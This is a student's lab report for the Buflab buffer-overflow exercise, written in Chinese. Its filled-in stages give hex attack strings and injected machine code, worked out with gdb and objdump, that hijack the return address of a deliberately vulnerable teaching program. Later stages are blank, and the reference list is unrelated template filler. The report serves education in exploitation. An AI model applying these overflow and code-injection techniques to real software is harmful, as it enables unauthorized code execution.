

**实验报告**

**实 验（四）**

题 目 Buflab

缓冲器漏洞攻击

专 业 计算机类

学　　 号 1190200523

班　　 级 1903002

学 生 石翔宇

指 导 教 师 郑贵滨

实 验 地 点 G709

实 验 日 期 2021.5.07

**计算机科学与技术学院**

**目 录**

[第1章 实验基本信息 - 3 -](#_Toc497175205)

[1.1 实验目的 - 3 -](#_Toc497175206)

[1.2 实验环境与工具 - 3 -](#_Toc497175207)

[1.2.1 硬件环境 - 3 -](#_Toc497175208)

[1.2.2 软件环境 - 3 -](#_Toc497175209)

[1.2.3 开发工具 - 3 -](#_Toc497175210)

[1.3 实验预习 - 3 -](#_Toc497175211)

[第2章 实验预习 - 4 -](#_Toc497175212)

[2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分） - 4 -](#_Toc497175213)

[2.2请按照入栈顺序，写出C语言62位环境下的栈帧结构（5分） - 4 -](#_Toc497175214)

[2.3请简述缓冲区溢出的原理及危害（5分） - 4 -](#_Toc497175215)

[2.4请简述缓冲器溢出漏洞的攻击方法（5分） - 4 -](#_Toc497175216)

[2.5请简述缓冲器溢出漏洞的防范方法（5分） - 4 -](#_Toc497175217)

[第3章 各阶段漏洞攻击原理与方法 - 5 -](#_Toc497175218)

[3.1 Smoke阶段1的攻击与分析 - 5 -](#_Toc497175219)

[3.2 Fizz的攻击与分析 - 5 -](#_Toc497175220)

[3.3 Bang的攻击与分析 - 5 -](#_Toc497175221)

[3.4 Boom的攻击与分析 - 5 -](#_Toc497175222)

[3.5 Nitro的攻击与分析 - 5 -](#_Toc497175223)

[第4章 总结 - 6 -](#_Toc497175224)

[4.1 请总结本次实验的收获 - 6 -](#_Toc497175225)

[4.2 请给出对本次实验内容的建议 - 6 -](#_Toc497175226)

[参考文献 - 7 -](#_Toc497175227)

# 第1章 实验基本信息

## 1.1 实验目的

* 理解C语言函数的汇编级实现及缓冲器溢出原理
* 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
* 进一步熟练使用Linux下的调试工具完成机器语言的跟踪调试

## 1.2 实验环境与工具

### 1.2.1 硬件环境

* Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz
* 16GB RAM
* 1TB HDD + 512G SSD

### 1.2.2 软件环境

* Windows 10 21H1
* Ubuntu 20.04 LTS

### 1.2.3 开发工具

* VSCode，CodeBlocks，gcc+gdb

## 1.3 实验预习

* 上实验课前，必须认真预习实验指导书（PPT或PDF）
* 了解实验的目的、实验环境与软硬件工具、实验操作步骤，
* 复习与实验有关的理论知识。
* 请按照入栈顺序，写出C语言32位环境下的栈帧结构
* 请按照入栈顺序，写出C语言64位环境下的栈帧结构
* 请简述缓冲区溢出的原理及危害
* 请简述缓冲器溢出漏洞的攻击方法
* 请简述缓冲器溢出漏洞的防范方法

# 第2章 实验预习

## 2.1 请按照入栈顺序，写出C语言32位环境下的栈帧结构（5分）

## 2.2请按照入栈顺序，写出C语言62位环境下的栈帧结构（5分）

## 2.3请简述缓冲区溢出的原理及危害（5分）

## 2.4请简述缓冲器溢出漏洞的攻击方法（5分）

## 2.5请简述缓冲器溢出漏洞的防范方法（5分）

# 第3章 各阶段漏洞攻击原理与方法

每阶段27分（文本15分，分析12分），总分不超过80分

## 3.1 Smoke阶段1的攻击与分析

文本如下：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


19 10 40 00 00 00 00 00

分析过程：

1. 由getbuf的反汇编代码可知，getbuf的栈帧是0x28个字节，buf缓冲区的大小也是0x28（40）个字节。要覆盖返回地址，则攻击字符串的大小应该是40+8=48个字节。最后8个字节为返回地址。



1. 由smoke的反汇编代码得到smoke函数的首地址，为0x401019



1. 则攻击字符串的最后8个字节应为19 10 40 00 00 00 00 00，其他字节任意，由此得到攻击字符串：

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

19 10 40 00 00 00 00 00

## 3.2 Fizz的攻击与分析

文本如下：

bf 30 a9 9e 12 68 3b 10 40 00

c3 00 00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

分析过程：


1. 由上个任务可知攻击字符串的长度为48位，最后8位为跳转地址
2. 由fizz函数的反汇编代码可知，cookie存储于0x205165(%rip)处，需要与第一个参数相等，而第一个参数存储于%edi中




1. 由此可知，我们必须要将cookie写入到%edi中。考虑注入代码



由gcc编译再由objdump反汇编可得注入代码的二进制编码：



1. 得到需要注入的代码bf 30 a9 9e 12 68 3b 10 40 00 c3，处于攻击字符串的开始
2. 使用gdb得到运行时%rsp的值，为0x55683410



1. 则将攻击字符串的最后8字节设置为10 34 68 55 00 00 00 00
2. 拼接攻击代码和跳转位置得到最终的攻击字符串：

bf 30 a9 9e 12 68 3b 10 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

## 3.3 Bang的攻击与分析

文本如下：

49 c7 c1 30 a9 9e 12 4c 89 0c

25 a4 61 60 00 68 87 10 40 00


c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


10 34 68 55 00 00 00 00

分析过程：


1. 由第一个任务可知攻击字符串的长度为48位，最后8位为跳转地址
2. 由bang函数的反汇编代码可知，cookie存储于0x205165(%rip)处，需要与存储于0x205113(%rip)（绝对地址为0x6061a4）的global\_value相等



1. 由此可知，我们必须要将cookie写入到global\_value中。考虑注入代码



由gcc编译再由objdump反汇编可得注入代码的二进制编码：



1. 得到需要注入的代码49 c7 c1 30 a9 9e 12 4c 89 0c 25 a4 61 60 00 68 87 10 40 00 c3，处于攻击字符串的开始
2. 由上个任务所得到的%rsp的值，为0x55683410
3. 将攻击字符串的最后8字节设置为10 34 68 55 00 00 00 00
4. 拼接攻击代码和跳转位置得到最终的攻击字符串：

49 c7 c1 30 a9 9e 12 4c 89 0c

25 a4 61 60 00 68 87 10 40 00

c3 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

10 34 68 55 00 00 00 00

## 3.4 Boom的攻击与分析

文本如下：

分析过程：

## 3.5 Nitro的攻击与分析

文本如下：

分析过程：

# 第4章 总结

## 4.1 请总结本次实验的收获

## 4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。

# 参考文献

**为完成本次实验你翻阅的书籍与网站等**

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/ collection/anatmorp.